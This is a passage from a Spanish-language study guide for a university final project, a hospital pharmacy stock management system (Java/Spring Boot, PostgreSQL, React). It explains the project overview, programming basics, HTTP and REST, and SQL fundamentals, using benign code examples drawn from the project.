Farmacia Hospitalaria

Carpeta de estudio

Sistema de Gestión de Stock — Farmacia Hospitalaria

Todo el proyecto explicado desde cero, con el código real.

Trabajo Final Integrador — Tecnicatura Universitaria en Programación — UTN
Noviembre de 2026

Índice

1. 00 — Cómo usar esta carpeta
2. 01 — El proyecto en un vistazo
3. 02 — Repaso de programación
4. 03 — Cómo funciona la web
5. 04 — Bases de datos y SQL
6. 05 — Java desde cero (lo que usa el proyecto)
7. 06 — Spring Boot
8. 07 — Recorrido del backend
9. 08 — Seguridad explicada
10. 09 — Reglas de negocio: FEFO, stock y concurrencia
11. 10 — JavaScript y TypeScript
12. 11 — React
13. 12 — Recorrido del frontend
14. 13 — Docker y entornos
15. 14 — Pruebas (tests)
16. 15 — Git y herramientas
17. 16 — Glosario (A a Z)
18. 17 — Autoevaluación

00 — Cómo usar esta carpeta

Esta carpeta es para vos si **programaste alguna vez pero ya te olvidaste casi todo**, y tenés que entender (y defender) este proyecto. Está escrita desde cero: cada tema empieza por la idea básica, con ejemplos de la vida cotidiana, y termina mostrando **dónde y cómo se usa en este proyecto**, con el código real.

No hace falta leer todo de una. Está pensada para ir de a poco.

Mapa de la carpeta

#	Archivo	De qué trata	Nivel
01	El proyecto en un vistazo	Qué hace el sistema, en palabras simples. **Empezá acá.**	Básico
02	Repaso de programación	Variables, tipos, funciones, condicionales, bucles, clases, objetos, excepciones.	Básico
03	Cómo funciona la web	Cliente, servidor, HTTP, URL, JSON, API REST, códigos de estado.	Básico
04	Bases de datos y SQL	Tablas, claves, relaciones, SQL, normalización, transacciones, bloqueos.	Básico → medio
05	Java desde cero	El lenguaje del backend: sintaxis, clases, records, enums, colecciones, streams.	Básico → medio
06	Spring Boot	El framework del backend: inyección de dependencias, anotaciones, JPA, validación.	Medio
07	Recorrido del backend	Cada carpeta del backend y el viaje de un pedido de punta a punta.	Medio
08	Seguridad explicada	Contraseñas, hash, BCrypt, JWT, roles, permisos, 401/403, ataques comunes.	Medio
09	Reglas de negocio: FEFO, stock y concurrencia	El corazón del sistema, con ejemplos numéricos paso a paso.	Medio
10	JavaScript y TypeScript	El lenguaje del frontend.	Básico → medio
11	React	Componentes, props, estado, hooks, JSX.	Medio
12	Recorrido del frontend	Cada carpeta del frontend y cómo se arma una pantalla.	Medio
13	Docker y entornos	Contenedores, imágenes, compose, variables de entorno, perfiles.	Básico → medio
14	Pruebas (tests)	Para qué sirven, tipos, cómo se leen las del proyecto.	Medio
15	Git y herramientas	Git, GitHub, commits, ramas, Maven, npm, linters, CI.	Básico
16	Glosario	Todas las palabras raras, de la A a la Z.	Consulta
17	Autoevaluación	Preguntas con respuesta para comprobar que entendiste.	Repaso

Plan de estudio sugerido (7 días, 1 a 2 horas por día)

Día	Leer	Objetivo del día
1	01, 02, 03	Poder explicar qué hace el sistema y cómo se hablan el navegador y el servidor.

Día	Leer	Objetivo del día
2	04	Entender las tablas del proyecto y por qué están así (3FN).
3	05, 06	Leer una clase Java del proyecto sin perderse.
4	07, 09	Seguir una transferencia de punta a punta y explicar FEFO y concurrencia.
5	08	Explicar login, JWT, roles y por qué el sistema es seguro.
6	10, 11, 12	Entender cómo se arma una pantalla del frontend.
7	13, 14, 15, 17	Levantar el sistema, correr las pruebas y hacer la autoevaluación.

Después, leé el guion de la defensa *(en «Guion de la defensa»)* y practicá la demostración.

Consejos

- **Tené el código abierto al lado.** Abrí la carpeta del proyecto en VS Code. Cuando el texto diga `backend/src/.../TransferenciaService.java`, abrilo (en VS Code: `Ctrl + P` y escribí el nombre del archivo).
- **Levantá el sistema y tocá.** Nada ayuda más que ver funcionar lo que estás leyendo. Las instrucciones están en 13-docker-y-entornos.md.
- **No memorices código.** En la defensa nadie te va a pedir que escribas Java de memoria. Te van a preguntar **qué hace, por qué se decidió así y qué pasaría si no**. Esta carpeta está organizada alrededor de esos "por qué".
- **Si una palabra no la entendés**, buscala en el glosario.
- Los recuadros **"En el proyecto"** muestran dónde aparece cada concepto. Los recuadros **"Para la defensa"** son frases que podés usar tal cual.

Convenciones de esta carpeta

> **En el proyecto:** así se marca dónde aparece el concepto en el código.

> **Para la defensa:** así se marcan las respuestas cortas para el tribunal.

> **Ojo:** así se marcan las confusiones comunes.

Los bloques grises son código. No hace falta entender cada símbolo: leé los comentarios (las líneas que empiezan con `//` o `--`), que explican qué hace cada parte.

01 — El proyecto en un vistazo

La historia en 2 minutos

Un hospital público tiene una **farmacia** con un depósito lleno de medicamentos. Cada día pasan dos cosas:

1. **Entra mercadería**: una droguería (proveedor) trae cajas. Cada caja dice un **número de lote** (por ejemplo `L2345`) y una **fecha de vencimiento**.
2. **Sale mercadería**: las áreas del hospital (Guardia, Terapia Intensiva, Pediatría…) piden medicamentos y la farmacia se los entrega.

El problema: si no se controla bien, los medicamentos **se vencen** en el estante (plata tirada) o **faltan** cuando se necesitan (problema para un paciente). Y si un laboratorio avisa "retiren el lote L2345 porque salió fallado", hay que saber **dónde está cada unidad** de ese lote.

Este sistema resuelve eso. Es una **página web** que usan los farmacéuticos para:

- **Registrar lo que entra**, lote por lote, con su vencimiento.
- **Registrar lo que sale** a cada área. El sistema elige solo de qué lote sacar: **del que vence primero** (eso se llama **FEFO**).
- **Avisar** qué está vencido, qué está por vencer y qué se está terminando.
- **Dar de baja** lo vencido y **corregir** diferencias de inventario.
- **Sacar reportes** en Excel y PDF.
- Todo **con usuario y contraseña**, y cada persona puede hacer solo lo que su rol le permite.

Las piezas

Imaginá un restaurante:

Restaurante	Sistema	Tecnología
El salón y el menú que ve el cliente	**Frontend**: las pantallas en el navegador	React + TypeScript
El mozo que lleva los pedidos a la cocina	**HTTP**: los mensajes entre el navegador y el servidor	JSON por HTTP
La cocina, que sigue las recetas y las reglas	**Backend**: el servidor que aplica las reglas	Java + Spring Boot
La despensa, donde se guarda todo ordenado	**Base de datos**	PostgreSQL
El edificio donde funciona todo	**Contenedores**	Docker



Regla de oro: el frontend **muestra** y el backend **decide**. Aunque el frontend esconda un botón, la verdadera seguridad y las reglas están en el backend, porque el frontend corre en la computadora del usuario y cualquiera podría modificarlo.

Quién usa el sistema (roles)

Rol	Quién es	Qué puede hacer
ADMIN	Jefe/a de farmacia	Todo, incluido crear usuarios.
FARMACEUTICO	Farmacéutico/a o técnico/a	Cargar ingresos, hacer transferencias, dar de baja, ajustar y editar el catálogo.
CONSULTA	Dirección, auditoría	Solo mirar y sacar reportes.

Las cosas que guarda (entidades)

Cosa	Ejemplo	Qué datos tiene
Usuario	`farmaceutico`	Nombre, contraseña (cifrada), rol, si está activo.
Proveedor	Droguería del Sur S.A.	Razón social, CUIT, teléfono, correo.
Área	Guardia	Nombre.
Medicamento	Amoxicilina, comprimidos 500 mg	Código, nombre, presentación, stock mínimo.
Lote	L2345 de Amoxicilina, vence 30/11/2026, 200 unidades	Medicamento, proveedor, número, vencimiento, cantidad inicial y actual.
Transferencia	TR-000042 a Guardia	Fecha, área, quién la hizo, observaciones.
Detalle de transferencia	100 unidades del lote L2345	Qué lote y cuánto.
Movimiento de stock	−100 del lote L2345 por TR-000042	Cada cambio de cantidad de un lote: ingreso, egreso, baja o ajuste.
Recuperación de contraseña	Código para `consulta`	Código (cifrado), vencimiento, intentos.

Las 10 reglas que tenés que saber de memoria

1. **Vencido** = vence **antes de hoy**. El día del vencimiento todavía se usa.
2. **Por vencer** = vence entre hoy y dentro de 30 días.
3. **Stock total** de un medicamento = suma de sus lotes **no vencidos**. No se guarda: se calcula.
4. **Sin stock** = 0. **Stock bajo** = más de 0 pero ≤ stock mínimo.
5. **FEFO**: al transferir, sale primero el lote que vence primero.
6. **Todo o nada**: si falta stock de algún ítem, no se descuenta nada.
7. Un lote vencido **nunca** se transfiere.
8. **Nada se borra**: se desactiva (baja lógica).
9. El stock **nunca** queda negativo, ni siquiera si dos personas transfieren al mismo tiempo.
10. Cada cambio de stock deja un **movimiento** con quién, cuándo y por qué (**trazabilidad**).

Un día en el sistema

1. **8:00** — La farmacéutica ingresa. El **Panel** muestra: 3 lotes vencidos, 2 medicamentos sin stock, 5 por vencer.
2. **8:05** — Da de baja los 3 lotes vencidos, con el motivo "retirado para destrucción". El sistema deja cada lote en 0 y registra un movimiento de **baja**.

3. **9:30** — Llega la droguería con Paracetamol. Registra un **ingreso**: lote L2350, vence en marzo, 500 unidades. Se crea el lote y un movimiento de **ingreso** (+500).
4. **10:00** — Guardia pide 150 Paracetamol. Hace una **transferencia**. Hay dos lotes: uno de 100 que vence en diciembre y el nuevo de 500 que vence en marzo. El sistema saca **100 del de diciembre y 50 del de marzo** (FEFO). Se crean dos renglones de detalle y dos movimientos de **egreso**. Imprime el comprobante y lo firman.
5. **12:00** — Al contar, ve que se rompieron 2 ampollas de Adrenalina. Hace un **ajuste** del lote con el motivo "rotura". Movimiento de ajuste (−2).
6. **17:00** — La directora (rol CONSULTA) descarga el **reporte** de transferencias del mes en Excel para ver cuánto consumió cada área.

Qué tecnologías hay y para qué (sin detalle todavía)

Tecnología	Para qué, en una línea
Java 21	Lenguaje en el que está escrito el backend.
Spring Boot 4.1	"Kit" que le da al backend servidor web, seguridad y acceso a la base, sin escribirlo a mano.
PostgreSQL 16	La base de datos.
Flyway	Crea y actualiza las tablas a partir de archivos `.sql` numerados.
TypeScript	Lenguaje del frontend (JavaScript con tipos).
React 19	Biblioteca para armar las pantallas con piezas reutilizables.
Vite	Herramienta que compila el frontend y lo sirve mientras se desarrolla.
Docker	Empaqueta la base y el backend para levantarlos con un comando.
JUnit, Testcontainers, Vitest, Playwright	Herramientas de pruebas automáticas.
Git / GitHub	Guardan el historial de cambios del código.

Dónde está cada cosa en el repositorio

```
Farmacia/
├── backend/          el servidor (Java)
│   └── src/main/java/ar/edu/utn/farmacia/   el código, una carpeta por tema
│   └── src/main/resources/db/migration/     los .sql que crean las tablas
│   └── src/test/                            las pruebas
├── frontend/         las pantallas (TypeScript + React)
│   └── src/pages/    una carpeta por pantalla
├── docs/             documentación de trabajo y capturas
├── documentos/       esta carpeta: tesis, manual, defensa, estudio
├── docker-compose.yml  cómo levantar base + backend
└── .env.example      ejemplo de la configuración secreta
```

> **Para la defensa:** "Es un sistema web de gestión de stock por lote para la farmacia de un hospital público. Registra ingresos y transferencias a las áreas aplicando FEFO automáticamente, avisa vencimientos y faltantes, deja trazabilidad de cada movimiento y genera reportes. Está hecho con un backend en Java con Spring Boot, una base PostgreSQL normalizada y un frontend en React, con seguridad por roles y pruebas automáticas."

02 — Repaso de programación

Lo mínimo para leer el código del proyecto. Los ejemplos están en **Java** (backend) y **TypeScript** (frontend), uno al lado del otro: la lógica es la misma, cambia la forma de escribir.

1. Programa, instrucciones, compilar

Un **programa** es una lista de instrucciones que la computadora ejecuta en orden. El código que escribimos (código fuente) es texto; para que la computadora lo ejecute hay que **compilarlo** (traducirlo) o **interpretarlo**.

- Java se **compila** a *bytecode* (`.class`), que ejecuta la **JVM** (Java Virtual Machine).
- TypeScript se **compila** a JavaScript, que ejecuta el **navegador**.

Si el código tiene un error de sintaxis o de tipos, el compilador avisa **antes** de ejecutar. Eso es bueno: es mejor que falle en tu máquina que en la del usuario.

2. Variables y tipos

Una **variable** es una caja con nombre donde guardás un valor. El **tipo** dice qué clase de valor cabe en la caja.

```
// Java
int cantidad = 100;               // número entero
String nombre = "Amoxicilina";    // texto
boolean activo = true;            // verdadero o falso
LocalDate vence = LocalDate.of(2026, 11, 30);  // una fecha
```

```
// TypeScript
const cantidad: number = 100;
const nombre: string = 'Amoxicilina';
const activo: boolean = true;
let pagina = 0;            // let: puede cambiar; const: no
```

Tipos comunes:

Idea	Java	TypeScript
Número entero	`int`, `long` (más grande), `Long` (puede ser null)	`number`
Texto	`String`	`string`
Verdadero/falso	`boolean`	`boolean`
Fecha sin hora	`LocalDate`	se maneja como texto `'2026-11-30'`
Fecha y hora	`OffsetDateTime`	texto ISO `'2026-11-09T17:49:00-03:00'`
"Nada"	`null`	`null` / `undefined`
Lista	`List<Lote>`	`Lote[]`
Diccionario (clave → valor)	`Map<Long, Integer>`	`Record<string, number>` / `Map`

> **Ojo:** `int` no puede ser `null`; `Integer` sí. Por eso en los datos de entrada se usa `Integer stockMinimo`: si el usuario no lo manda, llega `null` y la validación `@NotNull` avisa.

3. Operadores y condiciones

```
if (cantidad > cantidadActual) {
    throw new IllegalStateException("No alcanza");
} else if (cantidad == 0) {
    // ...
} else {
    cantidadActual -= cantidad;     // igual a: cantidadActual = cantidadActual - cantidad
}
```

Operador	Significado
`==` (Java), `===` (TS)	igual
`!=`, `!==`	distinto
`>`, `<`, `>=`, `<=`	comparaciones
`&&`	Y (las dos condiciones)
`||`	O (alguna)
`!`	NO (invierte)
`? :`	"si ... entonces ... si no ..." en una línea: `activo ? 'Activo' : 'Inactivo'`

> **Ojo:** en Java, para comparar textos se usa `a.equals(b)`, no `a == b`.

4. Bucles

Repetir algo para cada elemento:

```
// Java: para cada lote de la lista
for (Lote lote : lotes) {
    if (restante == 0) break;      // break: salir del bucle
    int tomada = Math.min(restante, lote.getCantidadActual());
    lote.descontar(tomada);
    restante -= tomada;
}
```

```
// TypeScript
for (const linea of lineas) {
  total += linea.cantidad;
}
```

> **En el proyecto:** ese bucle Java es casi literal el corazón del FEFO, en `TransferenciaService.transferir`. Recorre los lotes (ya ordenados por vencimiento) y va tomando de cada uno hasta cubrir lo pedido.

5. Funciones (métodos)

Una **función** es un bloque de código con nombre que recibe datos (**parámetros**), hace algo y puede **devolver** un resultado. En Java, a las funciones dentro de una clase se las llama **métodos**.

```
// recibe una fecha, devuelve verdadero o falso
public boolean estaVencido(LocalDate hoy) {
    return fechaVencimiento.isBefore(hoy);
}
```

```
export function formatearNumero(valor: number): string {
  return new Intl.NumberFormat('es-AR').format(valor);
}
```

`void` (Java) quiere decir "no devuelve nada".

Funciones flecha (lambdas)

Una forma corta de escribir una función, muy usada para pasar "qué hacer" a otra función:

```
// Java: "para cada lote, dame el id del medicamento"
lote -> lote.getMedicamento().getId()
```

```
// TypeScript: "para cada medicamento, dame su nombre"
(m) => m.nombre
```

6. Clases y objetos

Una **clase** es un molde; un **objeto** es algo hecho con ese molde. La clase `Lote` dice qué datos tiene un lote (atributos) y qué se puede hacer con él (métodos). Cada lote real (`L2345`, `L2350`…) es un objeto.

```
public class Lote {
    private int cantidadActual;          // atributo (dato)

    public void descontar(int cantidad) { // método (comportamiento)
        if (cantidad > cantidadActual) {
            throw new IllegalStateException("No alcanza");
        }
        cantidadActual -= cantidad;
    }
}

Lote lote = new Lote(/* datos */);       // crear un objeto con "new"
lote.descontar(20);                      // usarlo
```

Encapsulamiento

`private` quiere decir que **nadie de afuera** puede tocar el atributo directamente. La única forma de cambiar `cantidadActual` es con `descontar`, `ajustar` o `darDeBaja`, y esos métodos **controlan las reglas**. Eso se llama **encapsulamiento**, y es lo que permite asegurar que el stock nunca sea negativo: no hay otra puerta.

Palabra	Quién puede usarlo
`public`	Cualquiera.
`private`	Solo la propia clase.
`protected`	La clase, sus hijas y su paquete.

Palabra	Quién puede usarlo
(nada)	Solo las clases del mismo paquete (carpeta).

Constructor

Método especial que se ejecuta al crear el objeto con `new`. Sirve para que el objeto nazca **válido**:

```
public Lote(..., int cantidad, ...) {
    if (cantidad <= 0) {
        throw new IllegalArgumentException("La cantidad tiene que ser mayor a 0.");
    }
    this.cantidadInicial = cantidad;    // this = "este objeto"
    this.cantidadActual = cantidad;
}
```

Getters y setters

Métodos para leer (`getNombre()`) o cambiar (`setNombre(...)`) un atributo privado. En el proyecto los genera **Lombok** con las anotaciones `@Getter` y `@Setter`, para no escribirlos a mano. A propósito, `Lote` **no tiene setters**: las cantidades solo cambian con sus métodos con reglas.

Herencia e interfaces (lo justo)

- **Herencia** (`extends`): una clase toma todo de otra y agrega lo suyo. `ManejadorErrores extends ResponseEntityExceptionHandler` aprovecha el manejo de errores que ya trae Spring.
- **Interfaz** (`interface`): un contrato ("quien me implemente, tiene que tener estos métodos"). `NotificadorRecuperacion` es una interfaz; `CorreoSimulado` la implementa. Mañana se puede escribir `CorreoReal` sin tocar el resto.

7. Excepciones (errores)

Cuando algo no puede seguir, el código **lanza** una excepción (`throw`). La ejecución se corta y la excepción "sube" hasta que alguien la **atrapa** (`catch`).

```
try {
    lote.descontar(500);
} catch (IllegalStateException e) {
    // manejar el error
}
```

> **En el proyecto:** los servicios lanzan excepciones propias con nombre claro (`RecursoNoEncontradoException`, `ReglaNegocioException`, `StockInsuficienteException`). **Nadie las atrapa en el medio**: suben hasta `ManejadorErrores`, que las convierte en una respuesta HTTP (404, 409…) con un mensaje en español. Así el manejo de errores está en un solo lugar.

8. Colecciones

Colección	Para qué	Ejemplo
Lista (`List`)	Elementos en orden, se pueden repetir.	Los lotes de un medicamento.
Conjunto (`Set`)	Sin repetidos.	Los permisos de un rol.
Mapa (`Map`)	Clave → valor.	Id de medicamento → cantidad pedida.

```
Map<Long, Integer> cantidades = new LinkedHashMap<>();
cantidades.merge(5L, 10, Integer::sum);   // medicamento 5: 10
cantidades.merge(5L, 5, Integer::sum);    // medicamento 5: 10 + 5 = 15  (ítems repetidos se suman)
```

9. Null y Optional

`null` significa "no hay valor". Usarlo sin chequear produce el famoso `NullPointerException`. Java tiene `Optional` para decir "puede que haya, puede que no":

```
areaRepository.findById(id)        // devuelve Optional<Area>
    .orElseThrow(() -> new RecursoNoEncontradoException("No se encontró el área " + id + "."));
```

"Buscá el área; si no está, lanzá un 404."

10. Comentarios

```
// comentario de una línea
/* comentario de
   varias líneas */
/** Javadoc: documenta una clase o método. */
```

```
-- comentario en SQL
```

> **En el proyecto:** la regla es comentar **por qué**, no **qué**. "El orden por id evita deadlocks" es útil; "suma uno a i" no.

11. Paquetes e imports

Las clases se agrupan en **paquetes** (carpetas). Para usar una clase de otro paquete, se la **importa**:

```
package ar.edu.utn.farmacia.transferencia;   // dónde vive esta clase

import ar.edu.utn.farmacia.lote.Lote;        // traigo Lote de otro paquete
```

En TypeScript es igual con archivos:

```
import { formatearFecha } from '../../utils/fechas';
```

Resumen

Concepto	En una frase
Variable	Caja con nombre y tipo.
Función / método	Bloque con nombre que recibe datos y devuelve un resultado.
Clase / objeto	Molde / cosa hecha con el molde.
Encapsulamiento	Los datos se cambian solo por métodos que controlan las reglas.
Excepción	Error que corta la ejecución y sube hasta que alguien lo maneja.
Lista / conjunto / mapa	Varios valores en orden / sin repetir / por clave.

03 — Cómo funciona la web

1. Cliente y servidor

- **Cliente**: el programa que **pide**. Acá, el navegador (Chrome) con nuestras pantallas.
- **Servidor**: el programa que **responde**. Acá, el backend en Java.

Es como un mostrador: el cliente hace un pedido, el servidor lo atiende y devuelve una respuesta. El cliente nunca entra a la cocina (la base de datos): todo pasa por el mostrador.

2. URL

Una **URL** es la dirección de algo en la web:

```
http://localhost:8080/api/medicamentos/5?activo=true&page=0
└─┘   └────────┘└─┘└──────────────────┘└──────────────────┘
protocolo  host  puerto     ruta             parámetros (query string)
```

- **localhost**: "esta misma computadora".
- **Puerto**: número que identifica a qué programa le hablás dentro de la máquina. El backend escucha en el **8080**, el frontend de desarrollo en el **5173**, PostgreSQL en el **5432**.
- **Ruta**: qué recurso querés (`/api/medicamentos/5` = el medicamento 5).
- **Parámetros**: filtros u opciones (`activo=true`).

3. HTTP: el idioma del pedido y la respuesta

Cada pedido HTTP tiene:

1. Un **método** (qué querés hacer).
2. Una **URL** (sobre qué).
3. **Cabeceras** (datos extra: quién sos, qué formato mandás).
4. Opcionalmente, un **cuerpo** (los datos).

Y cada respuesta tiene un **código de estado**, cabeceras y opcionalmente un cuerpo.

```
POST /api/areas HTTP/1.1
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9...
Content-Type: application/json

{ "nombre": "Hemodiálisis" }
```

```
HTTP/1.1 201 Created
Location: /api/areas/9
Content-Type: application/json

{ "id": 9, "nombre": "Hemodiálisis", "activo": true }
```

Métodos

Método	Para qué	Ejemplo en el proyecto
GET	Leer. No cambia nada.	`GET /api/medicamentos` (lista)
POST	Crear o ejecutar una acción.	`POST /api/transferencias`
PUT	Reemplazar los datos de algo.	`PUT /api/areas/3` (editar)
PATCH	Cambiar una parte.	`PATCH /api/areas/3/estado` (activar/desactivar)
DELETE	Borrar.	**No se usa**: las bajas son lógicas.

Códigos de estado

El primer dígito dice la familia: **2xx** salió bien, **4xx** el cliente mandó algo mal, **5xx** falló el servidor.

Código	Nombre	Cuándo lo devuelve el sistema
200	OK	Consulta o edición correcta.
201	Created	Se creó algo (con la cabecera `Location`).
202	Accepted	Pedido de código de recuperación aceptado.
204	No Content	Salió bien y no hay nada que devolver (cambio de estado o de contraseña).
400	Bad Request	Datos inválidos (campo vacío, fecha pasada, JSON mal escrito).
401	Unauthorized	No hay sesión, o el token es inválido o venció. "No sé quién sos."
403	Forbidden	Hay sesión pero no tenés permiso. "Sé quién sos, pero no podés."
404	Not Found	No existe (el medicamento 999).
409	Conflict	Choca con una regla (stock insuficiente, código repetido).
500	Internal Server Error	Error inesperado del servidor.

> **Para la defensa:** "401 es 'no sé quién sos' y 403 es 'sé quién sos pero no tenés permiso'."

Cabeceras que importan acá

Cabecera	Para qué
`Authorization: Bearer <token>`	Identifica al usuario en cada pedido.
`Content-Type: application/json`	"El cuerpo que te mando es JSON."
`Accept: application/json`	"Quiero que me respondas en JSON."
`Location`	En un 201, dónde quedó lo creado.
`Content-Disposition: attachment; filename="..."`	"Esto es un archivo para descargar, con este nombre."

HTTP no tiene memoria

Cada pedido es **independiente**: el servidor no recuerda el anterior. Por eso cada pedido tiene que traer el token que dice quién sos. Eso se llama **sin estado** (*stateless*).

4. JSON

JSON es el formato de texto con el que viajan los datos. Es fácil de leer para personas y programas:

```
{
  "id": 5,
  "codigo": "PARA-500",
  "nombre": "Paracetamol",
  "stockTotal": 510,
  "activo": true,
  "proximoVencimiento": "2026-12-01",
  "lotes": [
    { "numeroLote": "L2301", "cantidadActual": 100 },
    { "numeroLote": "L2340", "cantidadActual": 410 }
  ]
}
```

- `{ }` = un objeto (pares nombre: valor).
- `[ ]` = una lista.
- Textos entre comillas dobles; números, `true` / `false` y `null` sin comillas.

En el backend, Spring convierte automáticamente los objetos Java a JSON y al revés (con la biblioteca **Jackson**).

5. API y REST

Una **API** (*Application Programming Interface*) es el "menú" de cosas que un programa le ofrece a otro. Nuestro backend ofrece una API: el frontend (u otro programa) la usa.

REST es un estilo para diseñar APIs sobre HTTP:

- Cada **recurso** (medicamento, área, lote) tiene una URL: `/api/medicamentos`, `/api/medicamentos/5`.
- Se opera con los **métodos HTTP** (GET leer, POST crear, PUT editar…).
- Las respuestas usan los **códigos de estado** correctos.
- Es **sin estado**.

Cada combinación método + ruta se llama **endpoint**: `GET /api/medicamentos` es un endpoint, `POST /api/medicamentos` es otro. La lista completa está en `../carpeta-del-proyecto/05-api.md` *(en «Carpeta del proyecto»)*.

Paginación

Si hay 2.000 movimientos, no se mandan todos juntos. Se piden de a **páginas**:

```
GET /api/movimientos?page=0&size=20&sort=fechaHora,desc
```

Y la respuesta trae el contenido de esa página más la información para navegar:

```
{ "content": [ ... 20 movimientos ... ],
  "page": { "number": 0, "size": 20, "totalElements": 2000, "totalPages": 100 } }
```

6. Errores con formato estándar

Cuando algo sale mal, el backend responde con el formato estándar **Problem Details (RFC 9457)**, más un `codigo` propio:

```
{
  "title": "Operación rechazada",
  "status": 409,
  "detail": "El área Guardia está inactiva.",
  "codigo": "AREA_INACTIVA"
}
```

- `detail` es el mensaje para la persona (el frontend lo muestra tal cual).
- `codigo` es para el programa (el frontend lo usa para decidir qué hacer; por ejemplo, ante `STOCK_INSUFICIENTE` marca las líneas con faltante).

7. Qué hace el navegador

1. Descarga el HTML, el CSS (estilos) y el JavaScript del frontend.
2. Ejecuta el JavaScript, que dibuja las pantallas (React).
3. Cuando necesita datos, hace pedidos HTTP a `/api/...` con `fetch`.
4. Con la respuesta, actualiza la pantalla **sin recargar la página**. Eso es una **SPA** (*Single Page Application*).

Navegación en una SPA

Cuando hacés clic en "Medicamentos", la URL cambia a `/medicamentos` pero **no se pide una página nueva al servidor**: React Router cambia lo que se muestra. Si recargás (F5) en `/medicamentos`, el servidor web (nginx o Vite) devuelve igual el `index.html` y React muestra la pantalla correcta.

8. Mismo origen, proxy y CORS

Un **origen** es protocolo + host + puerto. `http://localhost:5173` y `http://localhost:8080` son **orígenes distintos**. Por seguridad, el navegador no deja que una página llame a otro origen salvo que ese otro lo autorice (eso es **CORS**).

La solución del proyecto: un **proxy**. El navegador le pide todo al mismo origen (`localhost:5173/api/...`) y Vite (en desarrollo) o nginx (en producción) **reenvían** los pedidos `/api` al backend. El navegador cree que habla con un solo servidor y no hace falta CORS.



9. HTTPS

HTTPS es HTTP **cifrado**: nadie en el medio puede leer ni modificar lo que viaja (contraseñas, tokens). En desarrollo usamos HTTP en `localhost`; en el hospital hay que poner HTTPS en el proxy (con el certificado del hospital).

Resumen

Concepto	En una frase
Cliente / servidor	El que pide / el que responde.
URL	Dirección: protocolo, host, puerto, ruta, parámetros.
HTTP	Idioma de pedidos (método + URL + cabeceras + cuerpo) y respuestas (código + cuerpo).
JSON	Formato de texto de los datos.
API REST	Recursos con URL, operados con métodos HTTP y códigos de estado.
Endpoint	Un método + una ruta.
SPA	La página se carga una vez y cambia sin recargar.
Proxy	Intermediario que reenvía `/api` al backend para evitar CORS.

04 — Bases de datos y SQL

1. Qué es una base de datos relacional

Una **base de datos** es un programa que guarda información de forma ordenada, segura y permanente (sobrevive a que se apague la computadora), y permite consultarla rápido.

Una base **relacional** guarda los datos en **tablas**, como planillas de Excel:

Tabla `medicamento`

id	codigo	nombre	presentacion	stock_minimo	activo
1	AMOX-500	Amoxicilina	comprimidos 500 mg	200	true
2	CEFT-1G	Ceftriaxona	frasco ampolla 1 g	80	true
5	PARA-500	Paracetamol	comprimidos 500 mg	300	true

- Cada **fila** (registro) es un medicamento.
- Cada **columna** (campo, atributo) es un dato, con un **tipo** fijo.

Usamos **PostgreSQL 16**: libre, gratuita, muy robusta.

2. Claves

Clave primaria (PK)

Columna que **identifica de forma única** cada fila. Como el DNI de una persona. En todas las tablas del proyecto es `id`, un número que la base asigna sola (1, 2, 3…).

```
id bigint generated by default as identity primary key
```

Clave foránea (FK)

Columna que **apunta** a la clave primaria de otra tabla. Así se relacionan las tablas.

Tabla `lote`

id	medicamento_id	proveedor_id	numero_lote	fecha_vencimiento	cantidad_actual
10	**5**	2	L2301	2026-12-01	100
14	**5**	1	L2340	2027-03-15	410

`medicamento_id = 5` quiere decir "este lote es del medicamento 5" (Paracetamol). La base **no deja** cargar un `medicamento_id` que no exista: eso es **integridad referencial**.

```
medicamento_id bigint not null references medicamento (id)
```

> **Ojo:** el lote **no repite** el nombre "Paracetamol". Guarda solo el número 5. Si mañana se corrige el nombre del medicamento, se corrige en un solo lugar. Eso es **normalización**.

Clave sustituta vs. natural

- **Natural**: un dato del negocio que ya es único (el CUIT, el código del medicamento).
- **Sustituta**: un número inventado (`id`) sin significado.

El proyecto usa **sustitutas** como PK, y protege las naturales con `UNIQUE`. Así, si un código se cargó mal, se corrige sin romper todas las relaciones.

3. Relaciones

Tipo	Ejemplo	Cómo se arma
Uno a muchos (1:N)	Un medicamento tiene muchos lotes.	FK en el lado "muchos": `lote.medicamento_id`.
Muchos a muchos (N:M)	Una transferencia usa muchos lotes y un lote se reparte en muchas transferencias.	**Tabla intermedia**: `detalle_transferencia` con dos FK (`transferencia_id`, `lote_id`) y la cantidad.
Uno a uno (1:1)	No hay en el proyecto.	FK única.

4. Restricciones (reglas que la base hace cumplir)

Restricción	Qué hace	Ejemplo del proyecto
`NOT NULL`	El campo es obligatorio.	`nombre varchar(120) not null`
`UNIQUE`	No se puede repetir.	`constraint uq_medicamento_codigo unique (codigo)`
`CHECK`	Condición que tiene que cumplirse.	`check (cantidad_actual >= 0 and cantidad_actual <= cantidad_inicial)`
`PRIMARY KEY`	Único y no nulo.	`id`
`REFERENCES` (FK)	Tiene que existir en la otra tabla.	`references medicamento (id)`
`DEFAULT`	Valor si no se manda.	`activo boolean not null default true`

> **Para la defensa:** "El `CHECK` de `cantidad_actual >= 0` es la **última barrera**: aunque el código Java tuviera un error, la base rechaza un stock negativo."

5. SQL: el idioma de la base

SQL (*Structured Query Language*) es el lenguaje para hablarle a la base.

Crear tablas (DDL)

```
create table area (
    id      bigint generated by default as identity primary key,
    nombre  varchar(80) not null,
    activo  boolean     not null default true
);
```

Insertar, leer, modificar (DML)

```
-- Insertar
insert into area (nombre, activo) values ('Guardia', true);

-- Leer: todas las áreas activas, ordenadas por nombre
select id, nombre from area where activo = true order by nombre;

-- Modificar: desactivar el área 3 (baja lógica)
update area set activo = false where id = 3;

-- Borrar (en el proyecto NO se usa)
delete from area where id = 3;
```

Juntar tablas (JOIN)

Para mostrar el lote con el nombre del medicamento, se **juntan** las dos tablas por la FK:

```
select l.numero_lote, m.nombre, l.fecha_vencimiento, l.cantidad_actual
from lote l
join medicamento m on m.id = l.medicamento_id
where l.cantidad_actual > 0;
```

numero_lote	nombre	fecha_vencimiento	cantidad_actual
L2301	Paracetamol	2026-12-01	100
L2340	Paracetamol	2027-03-15	410

- `join` (o `inner join`): solo filas que tienen pareja en las dos tablas.
- `left join`: todas las filas de la izquierda, aunque no tengan pareja (con `null` en la derecha). Se usa para listar **todos** los medicamentos, incluso los que no tienen lotes.

Agrupar y sumar

```
-- Stock total por medicamento (solo lotes con stock y no vencidos)
select medicamento_id, sum(cantidad_actual) as stock, min(fecha_vencimiento) as proximo
from lote
where cantidad_actual > 0 and fecha_vencimiento >= '2026-11-12'
group by medicamento_id;
```

`sum`, `min`, `max`, `count`, `avg` son **funciones de agregación**; `group by` dice "una fila por cada medicamento".

